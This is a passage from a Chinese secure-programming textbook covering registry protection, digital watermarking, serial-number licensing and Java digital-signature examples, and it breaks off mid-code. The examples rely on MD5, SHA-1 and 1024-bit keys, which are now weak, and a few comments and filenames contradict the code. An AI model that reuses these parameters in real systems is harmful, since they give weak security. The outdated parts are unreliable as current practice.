


图　13-7





Note

注册表由以下几部分组成。

- 键(项):相当于分支中的一个文件夹。
- 子键(子项):子键是文件夹中的子文件夹,子键同样是一个键。
- 值项:值项是一个键的当前定义,由名称、数据类型以及分配的值组成。对于同一个键,可以给它设置一个值或者多个值,不过,此时要给每个值取不同的名称;如果某个键的一个值的名称为空,则空名称下的值为该键的默认值。

在图 13-7 所示的注册表编辑器界面中,各主键的简单介绍如下:

- HKEY_CLASSES_ROOT:是系统中控制所有数据文件的键。
- HKEY_CURRENT_USER:当前用户的一些信息。
- HKEY_LOCAL_MACHINE:包含了一些对系统和软件进行控制的键。
- HKEY_USERS:包含了用户的信息。
- HKEY_CURRENT_CONFIG:包括了系统中现有的所有配置文件的细节。

13.4.2 注册表安全

由于注册表中存储了一些系统配置,如果注册表受到严重的损害,硬件和软件的运行可能会受到很大的限制,如出现应用程序运行不稳定,或者不能正常的运行,严重时甚至出现系统不能启动的情况。

可以通过如下方法进行注册表的保护:

(1) 设置对注册表键的访问控制权限,特别设置对 Regedit.exe 的运行限制,未授权的用户,根本无法访问注册表。

该措施包括以下几个方面:

- 对于本地用户,设置注册表的用户权限;
- 有些系统中,注册表还可以远程访问,因此,对远程访问的用户也要严格控制权限;
- 个人系统中可禁用注册表的远程访问。

(2) 对用户对注册表的操作进行审核和监视,发现有恶意用户恶意修改注册表,马上将其设置为黑名单,禁止其下一次访问。

(3) 养成备份注册表的习惯,可在注册表编辑器中,将注册表导出为文本文件,必要时,可以通过导入来进行恢复。当然,也可以将注册表中的某些关键的键进行备份,必要的时候导入(见图 13-8)。




图 13-8

13.5 数字水印

13.5.1 数字水印简介

随着计算机网络技术和多媒体技术的迅速发展,大量的多媒体数据在进行数字化之后在网上传输,某些多媒体作品的生成凝聚了作者的很多心血,然而,网络上的数据





容易拷贝，容易传播，这也使盗版者能以低廉的成本盗版未经授权的数字产品内容。因此，出于对利益保护的考虑，数字产品的版权所有者迫切需要有效进行知识产权的保护。但是，网络上的数据是数字的，和传统的数字产品格式不同，怎样对数字产品进行版权保护呢？

对于该类问题，一般解决的方法是数字水印。

以一幅图像作品为例，数字水印是永久镶嵌在这幅图像作品(宿主数据)中，具有可鉴别性的数字信号或模式，而且并不影响这幅图像作品(宿主数据)的可用性。简单来讲，可以将图片的防伪信息嵌入到图片中去，但是不影响图片本身的视觉效果。不过，现在，数字水印不仅仅应用于图像，也应用于音频的版权保护。

作为数字水印技术基本上应当满足下面几个方面的要求。

(1) 安全性：安全性主要体现在难以篡改或伪造和较低的误检测率。

(2) 隐蔽性：数字水印嵌入到宿主数据中，但是应该是不可知觉的，如数字水印嵌入到图像中，不应影响图像的外观视觉，嵌入到音频中，不应该影响听觉效果；总之，不应影响宿主数据的正常使用。

(3) 表达能力：水印信息必须足以表示多媒体内容的创建者或所有者的标志信息，这样有利于保护数字产品产权合法拥有者的利益。

随着数字水印技术的发展，数字水印的应用领域也得到了扩展，如：

- 数字作品的知识产权保护。可以将数字水印嵌入到作品中去，作为版权标识，该标识不损害原作品，又无法被攻击者伪造；如 IBM 在其“数字图书馆”软件中提供的数字水印功能，Adobe 公司在 Photoshop 软件中集成了的数字水印插件等。
- 票据防伪。由于复印技术的发展，使得货币、支票等票据的伪造变得更加容易，但是可以在单独的票据中加入数字水印，通过专业手段，即可快速辨识真伪，等等。

13.5.2 数字水印的实现

就目前公认的技术而言，数字水印的实现主要通过一定的算法将一些标志性信息直接嵌到多媒体内容。嵌入水印的过程如图 13-9 所示。

水印的检测、抽取和判断过程如图 13-10 所示。







图 13-9　　图 13-10

数字水印的实现技术，可以分为时域数字水印和频域数字水印两大类。

较早的数字水印算法本质上都是在时域上进行操作，如充分利用某些像素的灰度







Note

信息存储空间或者充分利用某些像素的彩色信息存储空间，将数字水印直接加载在数据上。时域数字水印具有算法简单、速度快、容易实现的优点。

频域数字水印是通过改变频域内一些系数的值，采用频域内变换的技术来实现数字水印。在频域数字水印中用到的技术一般是变换，如离散余弦变换、小波变换等。频域数字水印的优点主要在于嵌入的质量比较好，水印信号能量可以分布到所有的数据上，编码比较方便等。

不过，数字水印是一个活跃的话题，也正处于活跃的研究阶段，在一些著名的学术期刊、杂志或者技术文献上经常可以看到水印方面的报道，有兴趣的读者可以参阅相关文献或者期刊。

13.6　软件版权保护

某些软件的作者，为了保证自己的软件的版权，或者仅仅给收费者使用，通常会给软件设置一个注册码（序列号），只有输入注册码的用户才能使用里面的全部功能。即让用户用注册码的方式来激活软件。这属于软件版权保护。

序列号加密的工作原理如下：当用户从网络上下载某个共享软件后，一般都有使用时间上的限制，当过了共享软件的试用期后，必须到这个软件的公司去注册后方能继续使用。注册过程一般是用户把自己的私人信息（一般主要指名字）连同信用卡号码告诉给软件公司，软件公司会根据用户的信息计算出一个序列号，在用户得到这个序列号后，按照注册需要的步骤在软件中输入注册信息和序列号，其注册信息的合法性由软件验证通过后，软件就会取消掉本身的各种限制。

如果要保证某个软件只能在某台机器上运行，编写注册码的方法很多，如果采用非对称加密体系，一般流程如下：

（1）软件作者事先生成一对公钥私钥，将公钥嵌入到软件中。在软件中携带一个插件，可以得到一个可以唯一确定客户机器的数据，如取网卡的 MAC 地址、CPU 编号、硬盘序列号等。这里相当于将软件和特定硬件绑定，如果硬件更换，软件将不能注册。该数据称为注册用户名。

（2）客户通过电子邮件等手段把注册用户名发给软件作者，软件作者用私钥给注册用户名加密，结果作为序列号发回给用户。

（3）客户拿到序列号之后，在注册界面上输入，单击“注册”按钮将序列号用软件中自带的公钥解密，和注册用户名比对验证，得出结果。


还有一种基于网络的验证方法，流程如下：

（1）软件作者在软件中携带一个插件，可以得到一个可以唯一确定客户机器的注册用户名。

（2）客户通过电子邮件等手段把注册用户名发给软件作者，软件作者用某种不公开的算法将注册用户名生成一个序列号，发给客户。

（3）客户拿到序列号之后，在注册界面上输入，单击“注册”按钮，此时程序连接到一个远程网站，该网站将注册用户名重新用算法生成序列号，和输入的序列号比对，得





出结果。

当然，网上也有很多软件注册用户名是由用户自己定义的，这有一个缺陷：当用户将自己的用户名和序列号公之于众，这个软件就相当于可以被很多人使用。

小　　结

本章对数据的其他保护方式进行了详解，主要集中于密码保护、内存数据保护、注册表保护、数字水印和软件版权保护等几个方面的问题。值得一提的是，数据的保护方式由于应用场合的不同，还有很多其他方法，读者可以根据实际情况采取不同的方法。

练　　习

1. 序列号对软件版权保护很有作用。

（1）编写一个 Java 程序，用 13.6 节中的方法给其添加序列号功能。

（2）怎样破解序列号？

2. 基于 13.1 节的例子进行修改：如果用户正确输入账号和姓名，就可以改自己的密码。

3. 查阅相关文献，寻找一种简单的数字水印生成方法，并实现。

4. 怎样限制内存数据在硬盘上的交换？

5. 怎样保护注册表？



第14章 数字签名

前述章节讲解了数据的加密保护，其目的是将要保护的信息变成伪装信息，只有合法的接收者才能从中得到真实的信息。加密保护实际上防止的是被动攻击。在这种攻击模式下，攻击者并不干预通信流量，只是尝试从中提取有用的信息。最简单的例子就是敌方通过窃听来获取代理程序中存储并传递的敏感信息。

实际上，网络上的安全问题不仅仅只限于被动攻击，大量的主动攻击也是网络安全上需要考虑的重要问题。在公共网络环境下，这类攻击模式的普遍方法就是将原数据报删除，或用伪造的数据取代。另外，身份伪装也可看作一种主动攻击，攻击者伪装成系统中的一个合法参与者A，截取并处理发给A的数据。

因此，除了加密解密外，还需要对信息来源的鉴别、保证信息的完整和不可否认等功能进行保障，而这些功能通常都是可以通过数字签名实现。

本章首先讲解了数字签名的原理。不同的语言对于数字签名的实现原理基本相同，本章以Java语言为例，实现了数字签名算法。对于其他语言实现数字签名，读者可以参考其他文献。

本章最后通过一些案例，解释了数字签名能够解决篡改和抵赖问题的原理。

14.1 数字签名概述


14.1.1 数字签名的应用

数字签名主要也应用于数据安全。通过前几章的学习，首先就几种常见的信息安全问题作一些描述。

(1) 窃听：特指交易内容被敌方截获，使敌方得知一些不应该传播出去的秘密。属于被动攻击。

由于网络环境的特殊性，敌方的窃听一般不能防止，唯一的方法就是让敌方窃听之后无法得知原来的内容，一般的解决方法是加密。关于加密解密算法，在前面章节中已经叙述。





（2）篡改：指内容被人恶意修改或者删除之后用恶意内容伪装，使得收方得到的内容不是来自发方的初衷。

（3）抵赖：指以下两种情况，一是收方收到信息，然后否认收到发过来的信息；另一种是发方发送有害信息，然后否认发送过该信息。

篡改和抵赖问题主要用数字签名来解决。

数字签名是指使用密码算法，对待发的数据（报文或票证等）进行加密处理，生成一段数据摘要信息附在原文上一起发送。这种信息类似于现实中的签名或印章；接收方对其进行验证，判断原文真伪。

数字签名可以提供完整性保护和不可否认服务。其中，完整性保护主要针对解决篡改问题，不可否认服务主要针对解决抵赖性问题。

一般说来，传统数字签名的过程中，主要先采用单向散列算法（如前面章节所说的MD5算法），对原文信息进行加密压缩形成消息摘要，原文的任何变化都会使消息摘要发生改变；然后，对消息摘要用非对称加密算法（如前文所述的RSA算法）进行加密。在验证阶段，收方将信息用单向加密算法计算出消息摘要，然后将收到的消息摘要进行解密，比较两个消息摘要是否相同，来判断信息是否可靠。详细过程，下一节将有叙述。

14.1.2　数字签名的过程

在数字签名方面，传统情况下，应用比较广泛的是：

- 利用RSA算法计算签名；
- 数字签名标准DSS。

两种方法实现原理类似。其中，利用RSA方法进行数字签名，得到了广泛的应用。该方法的过程如下：

（1）利用一定的算法（如MD5），将要签名的报文作为一个散列函数的输入，产生一个定长的安全散列码，即消息摘要。

（2）使用发送方的私有密钥对这个消息摘要进行加密，形成签名。

（3）将报文和签名传送出去。

（4）接收方接收报文，并根据报文产生一个消息摘要，同时使用发送方的公开密钥对签名进行解密。

（5）如果接收方计算得出的消息摘要，和它解密后的签名互相匹配，那么签名就是有效的。

（6）因为只有发送方知道私有密钥，并对签名进行了加密，因此只有发送方才能产生有效的签名。

具体过程如图14-1所示。


如前所述，数字签名算法一般分为两个步骤：

- 产生消息摘要；
- 生成数字签名。

首先，系统根据一定的单向加密算法计算出消息的消息摘要。注意，此处的“单向加密算法”也称“单向散列函数”，单向加密算法已在前面的章节提及，本章将对其进行原理上的介绍。







Note




图　14-1

使用单向散列函数的目的,是将任意长度的消息压缩成为某一固定长度的消息摘要。单向散列函数又称为单向 Hash 函数,它不是加密算法,却在密码学中有着广泛的应用,与各种加密算法有着密切的关系。它的模型为:

$$h = H(M)$$

其中,M 是待加工的消息,可以为任意长度;H 为单向散列算法,h 作为生成的消息摘要,具有固定的长度,并且和 M 的长度无关。一个好的单向散列算法需要 H 具有以下的单向性质:

- 给定 H 和 M,很容易计算 h;
- 给定 h 和 H,很难计算 M,甚至得不到 M 的任何消息;
- 给定 H,要找两个不同的 M_1 和 M_2,使得 $H(M_1) = H(M_2)$ 在计算上是不可行的。

在实际应用中还要求单向散列函数具有如下特点:

- 单向散列函数能够处理任意长度的消息(至少是在实际应用中可能碰到的长度的消息),其生成的消息摘要长度具有固定的大小;
- 对同一个消息反复执行该函数总得到相同的消息摘要,单向散列函数生成的消息摘要是不可预见的,消息摘要看起来和原始数据没有任何关系;
- 原始数据的任何微小变化都会对生成的消息摘要产生很大的影响;
- 具有不可逆性,即通过生成的消息摘要得到原始数据的任何信息在计算上是完全不可行的。


目前在密码学上已经设计出了大量的单向散列函数,如 RabinHash 方案、MerkleHash 方案、NHash 算法、MD2 算法、MD4 算法、MD5 算法和 SHA 等。通过考察发现,实际系统中用得最多的单向散列函数是消息摘要算法 MD5(Message Digest5)和安全散列算法 SHA(Security Hash Algorithm)。它们具有相似的原理和实现方法,关于它们在单向加密中的应用,前述章节已经叙述。

14.2　实现数字签名

如前所述,数字签名过程中,在产生签名阶段,发送方至少要进行以下的计算:

- 由消息 M 利用单向散列函数产生消息摘要 $H(M)$;





- 将产生的消息摘要 $H(M)$用发送方的私有密钥进行加密。

在验证签名阶段，接收方也要进行以下的计算：

- 由消息 M 利用单向散列函数产生消息摘要 $H(M)$；
- 将收到的消息摘要 $H(M)$用发送方公开密钥进行解密；
- 两者进行比较，不一致则发出否决消息，否则接收信息。

14.2.1　用 RSA 实现数字签名

以下代码是用 Java 语言实现将一个字符串“郭克华_安全编程技术”，利用 RSA 和 SHA 算法进行数字签名并且验证的过程，同样，由于本书不是讲解某种语言本身，所以在这里略过 Java 加密体系的讲解，在代码中如果出现新的 API，读者可以参考 Java 文档。

P14_01.java

```
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.Signature;
import java.security.SignatureException;


public class P14_01
{
  public static void main(String[] args) throws Exception
  {
      String msg = "郭克华_安全编程技术";
      System.out.println("原文是:" + msg);

      byte[] msgBytes = msg.getBytes();

      // 形成 RSA 密钥对
      KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
      keyGen.initialize(1024);
      // 生成公钥和私钥对
      KeyPair key = keyGen.generateKeyPair();

      // 实例化 Signature,用于产生数字签名,指定用 RSA 和 SHA 算法
      Signature sig = Signature.getInstance("SHA1WithRSA");
      // 得到私钥
      PrivateKey privateKey = key.getPrivate();
      // 用私钥来初始化数字签名对象
      sig.initSign(privateKey);
      // 对 msgBytes 实施签名
      sig.update(msgBytes);
      // 完成签名,将结果放入字节数组 signatureBytes
      byte[] signatureBytes = sig.sign();

      String signature = new String(signatureBytes);
```



```
        System.out.println("签名是:" + signature);

        // 使用公钥验证
        PublicKey publicKey = key.getPublic();
        sig.initVerify(publicKey);
        // 对 msgBytes 重新实施签名
        sig.update(msgBytes);
        try
        {
            if(sig.verify(signatureBytes))
            {
                System.out.println("签名验证成功");
            }
            else
            {
                System.out.println("签名验证失败");
            }
        }
        catch(SignatureException e)
        {
            e.printStackTrace();
        }
    }
}
```

运行后的结果如图 14-2 所示。

```
C:\PROGRA~1\XINOXS~1\JCREAT~1\GE2001.exe
原文是:郭克华_安全编程技术
签名是:...
签名验证成功
```

图 14-2

在不同的情况下,签名的内容是不一样的,因为生成的密钥不一样。

14.2.2 用 DSA 实现数字签名


在第 12 章介绍了 DSA(Digital Signature Algorithm,数字签名算法),它也是一种非对称加密算法,被美国 NIST 作为数字签名标准(DigitalSignature Standard,DSS)。但是应用于数字签名中,DSA 算法比 RSA 产生密钥的速度要快一些,且安全性与 RSA 差不多。DSA 的理论基础,主要依赖于整数有限域离散对数难题。关于其实现过程,读者可以参考相关文献。

以下代码是用 Java 语言实现将一个字符串“郭克华_安全编程技术”,利用 DSA 算法进行数字签名并且验证的过程,同样,由于本书不是讲解某种语言本身,所以在这里略过 Java 加密体系的讲解,在代码中如果出现新的 API,读者可以参考 Java 文档。

P12_02.java

```
import java.security.InvalidKeyException;
import java.security.KeyPair;
```






```
import java.security.KeyPairGenerator;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.Signature;
import java.security.SignatureException;


public class P14_02
{

  private KeyPair key = null;
  Signature sig = null;
  public P14_02() throws NoSuchAlgorithmException
  {
      // 形成 DSA 公钥对
      KeyPairGenerator keyGen = KeyPairGenerator.getInstance("DSA");
      keyGen.initialize(1024);
      // 生成公钥和私钥对
      key = keyGen.generateKeyPair();
      // 实例化 Signature,用于产生数字签名,指定用 DSA 算法
      sig = Signature.getInstance("DSA");
  }

  public byte[] getSignature(String msg)
       throws InvalidKeyException,SignatureException
  {
      byte[] msgBytes = msg.getBytes();
      // 得到私钥
      PrivateKey privateKey = key.getPrivate();
      // 用私钥来初始化数字签名对象
      sig.initSign(privateKey);
      // 对 msgBytes 实施签名
      sig.update(msgBytes);
      // 完成签名,将结果放入字节数组 signatureBytes
      byte[] signatureBytes = sig.sign();
      return signatureBytes;
  }

  public boolean verify(String msg, byte[] signatureBytes)
         throws InvalidKeyException,SignatureException
  {
      // 使用公钥验证
      PublicKey publicKey = key.getPublic();
      sig.initVerify(publicKey);
      byte[] msgBytes = msg.getBytes();
      // 对 msgBytes 重新实施签名
      sig.update(msgBytes);
      return sig.verify(signatureBytes);
  }

  public static void main(String[] args) throws Exception
```



Note

```
    {
        String msg = "郭克华_安全编程技术";
        System.out.println("原文是:" + msg);

        P14_02 p14_02 = new P14_02();
        byte[] signatureBytes = p14_02.getSignature(msg);
        String signature = new String(signatureBytes);
        System.out.println("签名是:" + signature);

        boolean verifyResult = p14_02.verify(msg, signatureBytes);
            if (verifyResult)
            {
                System.out.println("签名验证成功");
            }
            else
            {
                System.out.println("签名验证失败");
            }
    }
}
```

运行后的效果如图 14-3 所示。



图　14-3

14.3　利用数字签名解决实际问题

本节用一些简单的案例来阐述数字签名的作用。在该案例中，用到了数据加密和数字签名。值得一提的是，本节为了描述方便，已经将问题进行了简化。实际操作的过程中，比较复杂。

14.3.1　解决篡改问题


篡改指内容被敌方恶意修改或者删除之后用恶意内容伪装，使得收方得到的内容不是来自发方的原有内容。信息篡改属于主动攻击的一种。在用户发出信息的过程中，敌方可能会对用户发出的信息进行修改或者删除，让对方得到的不是原有的信息。比如在发送方给接收方发出某个命令的时候敌方可能会将命令进行修改，改成其他命令，让接收方做出一些对双方交易有害的事情。

篡改无法完全避免，但为安全起见，必须能够判断一段消息是否被篡改。当得知信息被篡改时，能够作出丢弃的决定。

可以通过数字签名方法来避免篡改。一般思路如下：

(1) 将信息生成数字签名，并将数字签名用接收方的公钥加密。





(2) 接收方用自己的私钥解密数字签名，然后将消息再生成一次签名，将两个签名作比较，得出结论。

本节利用 Java 语言模拟这个过程。首先，发送方生成一个公钥一个私钥，分别保存为文件 public. key 和 private. key；任给一个信息文件 info. txt，发送方用自己的 private. key 生成数字签名（已加密），将签名存放于 signature. sgn；接收方用发送方的 public. key 验证数字签名。

本例使用 DSA 算法。首先，发送方生成一个公钥一个私钥，分别保存为文件：public. key 和 private. key。代码如下：


P14_03_Sender_KeyGen. java


```
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;

/* 发送方生成一个公钥一个私钥，分别保存为文件：public.key 和 private.key */
public class P14_03_Sender_KeyGen
{
  public static void main(String[] args) throws Exception
  {
      FileOutputStream fos_public = new FileOutputStream("public.key");
      ObjectOutputStream oos_public = new ObjectOutputStream(fos_public);
      FileOutputStream fos_private = new FileOutputStream("private.key");
      ObjectOutputStream oos_private = new ObjectOutputStream(fos_private);
      // 形成 DSA 公钥对
      KeyPairGenerator keyGen = KeyPairGenerator.getInstance("DSA");
      keyGen.initialize(1024);
      // 生成公钥和私钥对
      KeyPair key = keyGen.generateKeyPair();
      PublicKey publicKey = key.getPublic();
      PrivateKey privateKey = key.getPrivate();
      // 写入文件
      oos_public.writeObject(publicKey);
      oos_private.writeObject(privateKey);
      fos_public.close();
      oos_public.close();
      fos_private.close();
      oos_private.close();
  }
}
```

运行，生成两个文件：private. key 和 public. key。

然后，对信息文件 info. txt，发送方用自己的 private. key 生成数字签名，将签名存放于 signature. sgn；代码如下：





P14_03_Sender_SgnGen.java

```
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.security.PrivateKey;
import java.security.Signature;

//任给一个信息文件 info.txt,发送方用 public.key 生成数字签名(已加密)
//将签名存放于 signature.sgn
public class P14_03_Sender_SgnGen
{
  public static void main(String[] args) throws Exception
  {
      //读入文件
      File file_info = new File("info.txt");
      FileInputStream fis_info = new FileInputStream(file_info);
      int fileInfoLength = (int)file_info.length();
      byte[] infoBytes = new byte[fileInfoLength];
      fis_info.read(infoBytes);
      fis_info.close();

      //发送方读入私钥
      FileInputStream fis_private = new FileInputStream("private.key");
      ObjectInputStream ois_private = new ObjectInputStream(fis_private);
      PrivateKey privateKey = (PrivateKey)ois_private.readObject();
      fis_private.close();
      ois_private.close();


      //生成签名
      Signature sig = Signature.getInstance("DSA");
      //用私钥来初始化数字签名对象
      sig.initSign(privateKey);
      //对 msgBytes 实施签名
      sig.update(infoBytes);
      //完成签名,将结果放入字节数组 signatureBytes
      byte[] signatureBytes = sig.sign();

      //将签名写入文件 signature.sgn
      FileOutputStream fos_signature = new FileOutputStream("signature.sgn");
      fos_signature.write(signatureBytes);
      fos_signature.close();
  }
}
```

运行后生成签名文件：signature.sgn。

最后接收方用发送方的 public.key 验证数字签名,代码如下：





P14_03_Receiver_Verify.java


```
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.security.InvalidKeyException;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.NoSuchAlgorithmException;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.Signature;
import java.security.SignatureException;

// 接收方用发送方的 public.key 验证数字签名
public class P14_03_Receiver_Verify
{
  public static void main(String[] args) throws Exception
  {
      // 读入文件
      File file_info = new File("info.txt");
      FileInputStream fis_info = new FileInputStream(file_info);
      int fileInfoLength = (int)file_info.length();
      byte[] infoBytes = new byte[fileInfoLength];
      fis_info.read(infoBytes);
      fis_info.close();

      // 读入发送方公钥
      FileInputStream fis_public = new FileInputStream("public.key");
      ObjectInputStream ois_public = new ObjectInputStream(fis_public);
      PublicKey publicKey = (PublicKey)ois_public.readObject();
      fis_public.close();
      ois_public.close();

      // 读入签名文件
      File file_signature = new File("signature.sgn");
      FileInputStream fis_signature = new FileInputStream(file_signature);
      int fileSignatureLength = (int)file_signature.length();
      byte[] signatureBytes = new byte[fileSignatureLength];
      fis_signature.read(signatureBytes);
      fis_signature.close();

      // 使用公钥验证
      Signature sig = Signature.getInstance("DSA");
      sig.initVerify(publicKey);
      sig.update(infoBytes);
      if(sig.verify(signatureBytes))
      {
```




```
            System.out.println("文件没有被篡改");
        }
        else
        {
